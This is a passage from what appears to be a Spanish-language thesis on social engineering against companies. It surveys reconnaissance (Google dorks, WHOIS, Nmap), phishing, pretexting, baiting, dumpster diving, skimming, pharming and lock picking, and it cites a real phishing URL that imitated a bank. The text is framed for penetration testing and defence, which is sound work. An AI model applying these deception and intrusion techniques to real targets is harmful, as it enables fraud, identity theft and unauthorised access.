- Objetos en su zona de trabajo.

- Conocidos y compañeros de trabajo.
- Intereses, pautas de comportamiento, lugares frecuentados.
- Papelera, un trabajo sucio pero puede esconder información para comprender la mente de la persona. [REF22].

Al querer realizar una metodología o pasos de Ingeniería Social, existen varias metodologías a seguir, en todas existe una etapa llamada "Recopilación de información".

Es prudente recalcar que existen diversos métodos y medios para recopilar información a cerca de un objetivo (En este caso una empresa), el objetivo de este estudio es recopilar los más comunes. Es de vital importancia, saber categorizar correctamente dichos datos recopilados puesto que el volumen podría ser abismal. Algunos medios para recopilar información:

1.4.2.1. Páginas webs

Lo más básico es comenzar a recopilar información de la página web de la empresa, todo lo relacionado con ella (Esto incluye los diferentes trabajadores y empresas asociadas). Por Ejemplo:

- ¿A qué se dedica la empresa?

- ¿Qué productos y servicios venden?
- Localización física
- Puestos de trabajo disponibles
- Números de teléfono
- Direcciones de correos (Direcciones concretas, formato de composición de la misma, etc.)
- Biografías de ejecutivos, directores, trabajadores, etc.
- ¿Existe algún tipo de soporte por parte de la empresa? ¿Foro? ¿Teléfono? Etc.
- Cualquier otra información que se os ocurra, nunca se sabe que podemos necesitar saber.

Es bastante común obtener información de diferentes trabajadores de la empresa y además de ser información muy útil, se sabe sobre la vida social de cada uno de ellos, por ejemplo:

Si encontramos el usuario Juan Pérez y su correo personal, es muy posible que este disponga de cuenta de Facebook, twitter o escriba en diferentes fórums. Si rastreamos todos estos datos es posible obtener datos como cuántos hijos tiene, casas, trabajos, lugar donde frecuente, hobbies, etc. Algo habitual es que en el trabajo, las personas comentan sobre las aventuras del fin de semana o hablan de sus

hobbies, por lo tanto toda esta información puede ser útil a la hora de realizar una aproximación física.

1.4.1.2. Buscadores:

Existen diferentes libros sobre Google Hacking como podría ser "Hacking con Buscadores: Google, Bing & Shodan" de Enrique Rando (Informática 64), que podría ayudar a recopilar información sobre una empresa determinada.

Por ejemplo, en google existen unas palabras claves llamadas "*Google Dorks*", que son texto que se ingresa en los buscadores de google, dan cierta funcionalidad:

- **inurl:** Se usa para buscar en una URL algún nombre de página concreto, por ejemplo: "*inurl:view/index.shtml*".

- **intitle:** Búsqueda de títulos de páginas, es decir, texto entre los tags <title></title>

- **filetype:** Realiza una búsqueda de archivos de un tipo determinado, por ejemplo: "*filetype:pdf*"

- **site:** Se usa para realizar las búsquedas en un site determinado, por ejemplo: "*site:microsoft.com*"

- **Related:** Realiza una búsqueda sobre páginas similares o relacionadas a la especificada en el dork, por ejemplo: "*related:exploit-db.com*".

- **cache:** Busca en caché la página especificada, por ejemplo: "*cache:securityfocus.com*"

Se pueden utilizar varias combinación para una búsqueda mas especifica.

Ejemplo: "*site:Microsoft.com filetype:pdf*"

Se obtendría todos los archivos de tipo "pdf" que pudieran estar alojados en el servidor web.

Además de los dorks de google, existen también los buscadores, bing y shodan. [REF23].

1.4.2.3. ¿Quién es? (WHOIS)

Mediante el uso del comando "*Whois*" también es posible obtener información adicional sobre los dominios registrados como podría ser:

- Dirección física de la empresa
- Nombre del registrador de dominio

- Teléfono
- Correo electrónico
- IPs de los servidores DNS

1.4.2.4. Otros servidores:

Mediante la búsqueda de información y realizando diferentes consultas a servidores DNS, es posible obtener la dirección IP de otros servidores usados por la empresa los cuales no están "visibles" al público. En muchas ocasiones dichos servidores contienen información realmente interesante y útil, además de no estar tan protegidos como los "públicos".

Es importante realizar un breve escaneo a dichos servidores usando alguna herramienta como podría ser NMAP de la empresa Insecure,[3] con esta herramienta además de poder localizar los diferentes servicios que tiene corriendo el servidor, es posible detectar con un alto grado de acierto el sistema operativo usado, software usado, etc.

---

[3] ISECURE. Organización que creó la herramienta NMAP, destinada a la seguridad en red. Insecure.org

1.5. Tipos de Ataques de ingeniería social

1.5.1. Ataques basados en el uso de tecnología

La recopilación de información es uno de los aspectos más importantes de la ingeniería social.

Para hacer un trabajo eficaz en la metodología de Ingeniería social se combinan las herramientas tecnológicas, así como herramientas físicas. Se puede encontrar algunas herramientas que los equipos de especialistas de ingeniería social. Estas herramientas están orientadas a la recopilación de información, recopilación de datos e incluso hasta en el uso de marcos de trabajo para explotación de vulnerabilidades, con el de poner a prueba la infraestructura humana de la empresa.

1.5.1.1. Tecnología basada en la ingeniería social

1.5.1.1.1. Ventanas emergentes de Windows (Pop-up):

Una ventana en la pantalla que informa al usuario de que la conexión con el host se ha interrumpido y que la conexión de red tiene que ser re-autenticación, esta información se enviará por correo al intruso con la información de acceso.

Son los llamados fraudes electrónicos y han existido por años, pero en los últimos meses se hacen más numerosos y sofisticados.

1.5.1.1.2. Anexos de correo:

Programas y archivos ejecutables pueden estar escondidos en archivos adjuntos de correo electrónico. El primer paso para explotar esta vulnerabilidad consiste en escribir un programa que podría ser el "agente interior" a la que el ingeniero social podría enviar los mensajes encubiertos. Este programa puede ser escrito para hacer cualquier cosa, desde el envío de copias de los documentos en el ordenador del usuario para espiar a otros equipos de la red.

Podría ser colocado en la máquina, ya sea con ayuda humana, por ejemplo, un colaborador dentro de la empresa, o colocándolo en un sitio web para su descarga, escondido dentro del software de aspecto inocente: un caballo de Troya. [REF24].

1.5.1.1.3. Sitios Web:

La tendencia más reciente en el spam y el robo de identidad se llamado spoofing o "Phishing", es el proceso de enviar un e-mail a un usuario simulando pertenecer a una empresa legítima, en un intento de estafar a los usuarios para que revelen información privada. Gobierno, las instituciones financieras y

subastas en línea / servicios de pago son objetivos comunes de suplantación de identidad de marca. El atacante envía un correo electrónico HTML dentro de un formulario de entrada de correo electrónico o un mensaje de correo electrónico proporciona un enlace a una réplica engañosa de una página web existente. [REF24].

1.5.2. Ataques basados en habilidades humanes.

1.5.2.1. Suplantación.

De las formas humanas basadas en la ingeniería social, los dos primeros se clasifican como persona importante para el usuario y la suplantación. Estos dos se utilizan a menudo en combinación con otros. En el libro Cyberpunk por Hafner y Markoff, describen las medidas adoptadas por la hacker Susan Hadley (alias Susan Thunder), uso un directorio militar de una computadora fácilmente accesible y pudo obtener el nombre de la persona a cargo. Ella utilizó su conocimiento básico de los sistemas militares y la terminología, realizo una llamaba a una base militar para averiguar el oficial al mando de la instalación de información secreta. Su dulce voz fue el camino para la obtención del nombre del secretario del comandante y luego colgó.

Con esta información, cambió su táctica, utilizando frases como: Su "jefe", el mayor, estaba teniendo problemas para acceder al sistema y quería saber, ¿por qué? Con amenazas, consiguió el acceso al sistema y estuvo en el sistema por alrededor de 20 minutos.

1.5.2.2. Terceros Autorización.

Un situación común es la autorización de terceros es cuando el ingeniero social dice el nombre de un superior que tiene la autoridad para otorgar acceso. Por lo general es algo así como "La autorización ya fue aprobada por el Sr Pérez" o "Antes de que ella se fue de vacaciones, La Señora Prez me dijo que debería llamar para obtener esta información." El ingeniero social puede muy bien haber llamado a la oficina de pagos para establecer si ellos no estarían disponibles para corroborar la solicitud. Recuerde, la mayoría de los ingenieros sociales son internos a la organización y puede encontrar esto muy fácil.

1.5.2.3. En persona.

El ingeniero social puede entrar en el edificio y pretende ser un personal empleado, visitante o servicio. Pueden

estar vestido con un uniforme o formar parte del equipo de limpieza del contrato.

> "Hace unos años en la ciudad de Nueva York, un equipo de limpieza llegó justo antes del almuerzo y comenzó a ir a las oficinas y vaciar los recipientes de basura limpiar el polvo. La mayoría de los empleados se ofreció a salir del de sus oficinas y dejaron a cargo al equipo de limpieza por unos minutos. Por la tarde los empleados se percataron de que el carro de la basura todavía estaba en el pasillo de las oficinas. El "equipo de limpieza" habia limpiado las oficinas de carteras, bolsos y maletines. Otra forma más fácil de acceder a una oficina, es llegar con una pizza en día de promociones, y lo más probable que alguien haya pedido y solito le den acceso. [REF24]."

1.5.3. Búsqueda en el basurero (Dumpster Diving)

Wikipedia[4] define a Dumpster Diving como buceo o búsqueda en el basurero: "Es la práctica de buscar entre la basura residencial o comercial para encontrar los artículos que han sido desechados

---

[4] WIKIPEDIA.- Enciclopedia de contenido libre.

por sus dueños, pero que puede ser útil para el buceador contenedor de basura".

La naturaleza de los artículos y / o información encontrada puede ser cualquier cosa, desde los registros médicos, hojas de vida, fotos personales y correos electrónicos, extractos de cuenta, detalles de la cuenta y la información sobre el software, los registros de soporte técnico y mucho más. Por supuesto, toda esta información se puede utilizar para aprovechar un ataque contra una víctima. [REF10].

1.5.3.1 Legalidad

Una cosa a tener en cuenta, es que las cosas que se desechan en la basura no se consideran ilegales tomarlas. Sin embargo, puede generar un problema, si el contenedor de basura se encuentra en la propiedad privada y no en la esquina de la calle, entonces puede ser considerada traspaso de la propiedad.

1.5.4.2 ¿Por qué funciona el buceo en el basurero?

La razón principal de la búsqueda en el basurero es para la adquisición de información. Al igual que con la mayoría de las formas de ingeniería social, "trabajar más

inteligentemente, no más difícil"[5] es un buen lema. Horas haciendo trabajo de fuerza bruta a una contraseña versus un número de cuenta que se descartó en un post en nota pegajosa sin triturar parece tonto [REF52].

1.5.5. Phishing

Phishing es un término informático que denomina un tipo de delito encuadrado dentro del ámbito de las estafas cibernéticas, y que se comete mediante el uso de un tipo de ingeniería social caracterizado por intentar adquirir información confidencial de forma fraudulenta (como puede ser una contraseña o información detallada sobre tarjetas de crédito u otra información bancaria).

El estafador o atacante, conocido como phisher, se hace pasar por una persona o empresa de confianza en una aparente comunicación oficial electrónica, por lo común un correo electrónico, o algún sistema de mensajería instantánea o incluso utilizando también llamadas telefónicas. [REF25].

Un "phishing" común es el ataque por medio de correo electrónico en el que el objetivo es robar la identidad de la víctima.

---

[5] Del Libro No Tech Hacking 2008.

Este fraude se lleva a cabo mediante el envio de e-mails legítimos a personas inocentes. Los correos electrónicos están diseñados para que el destinatario crea que son de un instituto que deben confiar, como las instituciones bancarias o cualquier otra empresa que puede requerir que nos proporcione información personal para la autenticación. Dentro de esta información se encuentran links o URL ocultos que abren paginas aparentemente originales, pero que en realidad son copias de empresa o entidad legitima. Normalmente estas páginas solicitan actualización de datos por seguridad, y el cliente sin mucho conocimiento informático ingresa su información. Para realizar esta técnica se debe tener dar la sensación de que el correo es real y tener una página web que sea una copia de la real. [REF32].

Un ejemplo fuel o sucedido con la entidad financiera el banco Pichincha en el que llegaban mails, a varias personas con el siguiente texto.




Figura 1-2. Fishing: Mail falso de una entidad bancaria[6]

[6] La imagen obtenida es sacada de un buzón de correo electrónico legítimo.

Si uno da clic en el link de la figura 1-2, este re-direccionaba a la siguiente URL.

http://www.beezone.net/gallery/admin/templates/pichincha.php

Figura 1-3. Fishing: pagina web falsa de la entidad bancaria

Como se aprecia en la Figura 1-3, es una copia de la página web de la institución bancaria. Este tipo de ataque es muy efectivo cuando el usuario logra dar clic en el link.

1.5.5.1 URL y Manipulación Email

Una de las razones por qué esquemas de phishing funciona tan bien es que la gente tiende a confiar en los mensajes que parecen provenir de una entidad importante o parecer importante. El atacante puede manipular fácilmente un URL, engañando a la víctima y provocar que haga clic en la página falsa. Por ejemplo, una URL como (http://www.company.com) se ve casi idéntico a (http://www.cornpany.com) si la fuente está bien y el lector escanea a través de ella. [REF32].

Con la compra de un dominio que se asemeja mucho a la URL legítima, el atacante configura una cuenta de correo electrónico y falsifica la página web, que requiere muy poco tiempo y esfuerzo, para que las personas hagan clic en el enlace y luego ser vulnerados.

1.5.5.2 Spear Phishing

Debido al éxito de los ataques de phishing, los phishers maliciosos han desarrollado spear phishing. En lugar de enviar miles de correos electrónicos al azar con la esperanza de algunas víctimas caigan en el engaño, lanza phishers objetivo seleccionar grupos de personas con algo

en común y el perfil más alto por lo general. Los e-mails se envían por lo general de organizaciones o individuos a las víctimas potenciales normalmente reciben e-mails, haciéndolos aún más engañoso. [REF32].

1.5.5.3. Pruebas de intrusión e ingenieros sociales

El phishing es un tipo de ataque muy utilizado para pruebas de penetración. Utilizando todos los métodos mencionados anteriormente, pero sin mala intención, los probadores de penetración se emplean estos métodos para mostrar una empresa lo devastador que estos ataques pueden ser. Muchas empresas gastan miles de dólares en sistemas IDS, firewalls y otros dispositivos de protección para controlar la red, pero un ataque de phishing experto puede conducir a la destrucción total de una empresa sin tener que hackear una un sistema directamente.

1.5.6. Infección de medios (Drive-by Infection)

Drive-by Infection es un término que hace referencia a la infección de una del equipo computacional, por medio de una descarga de un archivo al equipo.

La descarga puede ser involuntaria de un aplicativo desde Internet, por personas autorizadas, pero sin entender las consecuencias de la misma (por ejemplo, las descargas de un

programa ejecutable desconocido o falso, que hace relación a un componente requerido como: ActiveX o applets Java).

También la infección se suele dar por la descarga que sucede sin el conocimiento de una persona, que a menudo suele ser un virus, spyware, malware, o software de actividades ilegales. [REF26].

Las descargas pueden ocurrir cuando se visita un sitio web, visualización de un mensaje de correo electrónico o haciendo clic en una ventana engañosa emergente: por ejemplo, salta una ventana informativa de de error de un sistema operativo, o que un anuncio emergente que dice que está siendo despedido. En tales casos, el "proveedor" puede afirmar que la persona "es consciente" de la descarga aunque en realidad, es consciente de haber iniciado una descarga de software no deseado o malicioso. [REF27].

Los hackers utilizan diferentes técnicas para ofuscar u ocultar el código malicioso, de tal manera que los antivirus no sean capaces de reconocerlo.

El código se ejecuta en modo oculto, y puede pasar desapercibida incluso para usuarios experimentados. [REF28]. Ejemplo de archivos comunes descargables:

- Antivirus Falsos

- Limpiador de malware falsos
- Limpiadores de registros.

1.5.7. Email (Mail Spoofing)

Se refiere a la suplantación de direcciones de correo electrónico de otras personas o entidades.

Esta técnica es usada con astucia, para el envío de mensajes de correo electrónico falsos, como suplemento perfecto para el uso de suplantación de identidad y para envío de SPAM, es tan sencilla como el uso de un servidor SMTP configurado para este fin. [REF29].

Para protegerse se debería comprobar la IP del remitente (para averiguar si realmente esa ip pertenece a la entidad que indica en el mensaje) y la dirección del servidor SMTP utilizado.

El correo electrónico también se puede utilizar para medios más directos de obtener acceso a un sistema. Por ejemplo, los archivos adjuntos de un correo legítimo pueden contener un archivo infectado de virus, gusanos y caballos de Troya. [REF30].

1.5.8. Suplantación de Identidad

Suplantación generalmente significa la creación de algún tipo de carácter y jugando el papel. Algunas funciones comunes que pueden ser reproducidos en ataques de suplantación incluyen: un técnico, soporte de TI, un administrador, un tercero de confianza o un compañero de trabajo. En una empresa grande, esto no es tan difícil de hacer. No hay manera de saber todo el mundo - ID puede ser falsificada. [REF30].

1.5.9. Espiar en la oficina

Una de las características de la ingeniería social es espiar en la oficina, viendo documentos que tengan relevancia y sean sensibles, normalmente en los escritorios de los asistentes o secretarias. Se puede encontrar información muy útil para poder conocer a la víctima.

1.5.10. Espiar sobre el hombro

Otra técnica que se usa es una vez que el atacante está en contacto con la victima este podría generar ocasiones o situaciones en la cual la victima tenga que ingresar su usuario y clave en un computador, y en ese instante el atacante observa de forma discreta lo que la victima ingresa, normalmente se menciona que esto se lo hace espiando sobre el hombro de la víctima. [REF30].

1.5.11 Baiting

Es el abuso de la curiosidad humana para lograr que un medio infectado sea utilizado dentro de la organización y de esa manera instalar software ilegal que permita luego acceder a la información confidencial.

Baiting es como el caballo de Troya del mundo real que utiliza medios físicos y se basa en la curiosidad o la codicia de la víctima.

En este ataque, el atacante deja un malware infectado disquete, CD-ROM o una unidad flash USB en un lugar seguro que se encuentra (cuarto de baño, ascensor, acera, estacionamiento), da una etiqueta de apariencia legítima y curiosidad despiertan, y simplemente espera a la víctima a utilizar el dispositivo. [REF30].

Por ejemplo, un atacante podría crear un disco con un logotipo de empresa, de fácil acceso desde el sitio web de la blanco, y escribir "Resumen Ejecutivo Salario Q2 2013" en el frente. El atacante podría dejar el disco en el piso de un ascensor o en algún lugar en el vestíbulo de la empresa en cuestión. Un empleado sin saberlo podrían encontrarlo y luego inserte el disco en una computadora para satisfacer su curiosidad, o un buen samaritano podría encontrarlo y entregarlo a la empresa.

1.5.12 Ingeniería Social reversa

Un último método, más avanzado de obtener información ilícita que se conoce como "Revertir la ingeniería social". Esto es cuando el atacante crea un personaje que parece estar en una posición de autoridad para que los empleados le preguntaren á él a título informativo, y no al revés. Si investigado, planeado y bien ejecutado, reverse ataques de ingeniería social puede ofrecer el atacante una mejor oportunidad de obtener valiosos datos de empleados. [REF30].

Sin embargo, esto requiere una gran cantidad de preparación, la investigación, y pre-hacking para llevarlo a cabo.

1.5.12.1Skimming

Se denomina Skimming al robo de información de tarjetas de crédito utilizado en el momento de la transacción, con la finalidad de reproducir o clonar la tarjeta de crédito o débito para su posterior uso fraudulento. Consiste en el copiado de la banda magnética de una tarjeta (crédito, débito, etc.).

Los escenarios comunes en los que se realiza skimming son en restaurantes, bares, gasolineras o en cajeros electrónicos donde un cómplice del criminal está en

posesión de la tarjeta de crédito de la víctima o en un lugar en el que se ha instalado un dispositivo que puede copiar la información.

En el caso de un cajero automático, el autor del fraude pone un dispositivo a través de la ranura para tarjetas, que lee la información de la banda magnética y la copia para su uso posterior. Estos dispositivos se utilizan a menudo en combinación con una microcámara que graba el código PIN (Código de seguridad) del usuario. Es difícil que el titular de la tarjeta detecte el skimming, pero es bastante fácil de detectar para el emisor de la tarjeta con una muestra lo suficientemente grande. [REF35].

1.5.12.2 Pharming

Pharming es la explotación de una vulnerabilidad en el software de los servidores DNS (Domain Name System) o en el de los equipos de los propios usuarios, que permite a un atacante redirigir un nombre de dominio (domain name) a otra máquina distinta. De esta forma, un usuario que introduzca un determinado nombre de dominio que haya sido redirigido, accederá en su explorador de internet a la

página web que el atacante haya especificado para ese nombre de dominio. [REF36].

Los ataques mediante pharming pueden realizarse de dos formas: directamente a los servidores DNS, con lo que todos los usuarios se verían afectados, o bien atacando a ordenadores concretos, mediante la modificación del fichero "hosts" presente en cualquier equipo que funcione bajo Microsoft Windows o sistemas Unix. [REF32].

1.5.12.3 Tombstone Robo

Tombstone Robo de identidad, consiste en robar la identidad de alguien que ha fallecido. Se puede asumir esa identidad de la persona, realizar varios fraudes por un tiempo.

Este engaño es viable debido a que muchas personas a la muerte de un familiar o conocido suelen a menudo olvidar notificar a los bancos y otras compañías de tarjetas de crédito inmediatamente después de su muerte.

En cuanto a las entidades financieras piensan que el individuo está vivo y el uso de sus tarjetas o cuentas es de forma normal. Una manera de obtener esta

información es a través de avisos funeraria u obituarios. Las funerarias pueden ser descuidadas en su manejo de la información personal de sus clientes. [REF30].

1.6. Diferentes vulnerabilidades presentes en la comunicación.

Las empresas normalmente no llegan a determinar la importancia de las compunciones internas de la empresa, y del potencial que se podria lograr para poder ayudar.

1.6.1. El esfuerzo por proteger desde el exterior

En la actualidad las empresas están tomando un grado de confianza en realizar inversiones para la seguridad de sus puntos periféricos por el miedo de ser sujetos algún tipo de ataque.

Gran parte del esfuerzo de proteger los ataques del exterior, es porque se asume que el personal interno está bien capacitado o no tiene ningún motivo para atacar a la empresa donde trabaja.
Pero se presenta una vulnerabilidad cuando los ataques son internos, ya sea por descuido o desconocimiento de las políticas de seguridad informática.

El interior de la empresas es un escenario real, y que no pocas veces está presente, y que las empresas no quieren dar a

conocer cuando sucede ya que reflejara una brecha de seguridad para el manejo de información.

Por eso cualquier esfuerzo por proteger desde el exterior no es suficiente si se descuida el interior. [REF33].

1.6.2. Inversión Inadecuada

Otra vulnerabilidad presente son las inversiones inadecuadas en las empresas, el no tener personal especializado para adquirir equipos suficientemente robustos y que vayan relacionados con la información que se está custodiando.

El no tener un presupuesto adecuado para capacitación de su personal a cargo o tener una empresa asesora con el conocimiento actualizados, esto con lleva a no tener capacidad de reacción frente a los ataques.

Las empresas no les gusta invertir en la seguridad de información, y cuando se tiene un presupuesto suelen no realizar la inversión adecuada que tenga una coherencia con el tipo de información sensible o confidencial.

No realizar talleres para capacitar a su personal de lo vulnerable que pueden ser un sistema, si no manejamos adecuadamente la información, y que las políticas de seguridad son muy importantes para la empresa.

1.6.3. Indiferencia de las organizaciones o falta de conocimiento

Otro escenario común de las empresas es la total falta de interior para los temas de seguridad informático, la mesa directiva de las empresas, no ve real que pueda surgir un ataque por algún método de ingeniería social.

Las empresas también pueden desconocer que pueden ser vulnerables por un ataque de ingeniería social, ya que desconocen de este tipo de ataque.

Ambos escenarios son los más ventajoso de atacar, explotando con mayor facilidad la obtención información, en muchos casos las empresas son víctimas de ataques y nunca se enteran o son consientes de que han sido vulnerados.

CAPÍTULO 2

2. Vulnerabilidades de Ingeniería Social

En este capítulo se realiza una búsqueda para listar las técnicas y herramientas más usadas para encontrar vulnerabilidades y obtener información sensible dentro de la empresa.

El objetivo es poder tener un amplio conocimiento de todas las herramientas actualmente en el mercado y de cómo algunas artículos cotidianos pueden tener vulnerabilidades dentro de la empresa.

Este capítulo servirá como base para poder seleccionar la herramienta más adecuada para armar escenarios de ataques.

2.1. Vulnerabilidades Físicas.

Una de las vulnerabilidades básicas a tener en cuenta son las físicas, desde el ingreso a áreas no autorizadas, o zonas descuidadas.

En algunas ocasiones se puede obtener información dejando dispositivos en áreas que parecen comunes dentro de una oficina.

2.1.1. Lock Picking

Una de las técnicas favoritas de los Hackers es el Lock Picking, hay empresas que se dedican al desarrollo y competencia basados en esta técnica.

Lock picking es la habilidad de "abrir" una cerradura (lock) mediante el análisis y manipulando los componentes de la cerradura sin utilizar la llave original.

A pesar de que "lock picking" puede ser asociado a intentos criminales, es una habilidad esencial para los cerrajeros. Lock picking es la manera ideal de abrir una cerradura sin la llave correcta, sin dañar la cerradura.

Esto nos permite "reconfigurar" la cerradura para un uso posterior, lo cual es importante especialmente en cerraduras antiguas que serían imposibles de reemplazar si se utilizaran métodos destructivos. [REF37].

Esta técnica es ampliamente usas principalmente en cerraduras de tambor con pines. La cerradura de tipo tambor es un sistema de mecanismo que usa pines de varias longitudes para evitar que la cerradura sea abierta con otra llave.

Figura 2-1. Vista exterior común cerradura tambores con pines




Figura 2-2. Vista exterior/interior cerradura tambor con pines [REF37].

En el interior de la cerradura encontramos un mecanismo de pines y resortes,




Figura 2-3. Vista interior lateral cerradura de tambor con pines [REF37].

Para poder girar el cilindro que abre la llave hay que tener la llave exacta,




Figura 2-4. Vista interior lateral de cerradura de tambor con pines [REF37].

Para realizar el lock picking, es necesario utilizar unas herramientas especializadas, que se conoce como ganzúas y tensionadores.

Las ganzúas se las introduce en la cerradura para tratar de alinear los pines o pernos.

El tensionador lo aplicamos para que una vez alineado el perno es no sé de vuelva a su estado original. [REF37].

Figura 2-5. Set de Ganzúas [REF37].




Figura 2-6. Uso de Ganzúas [REF37].

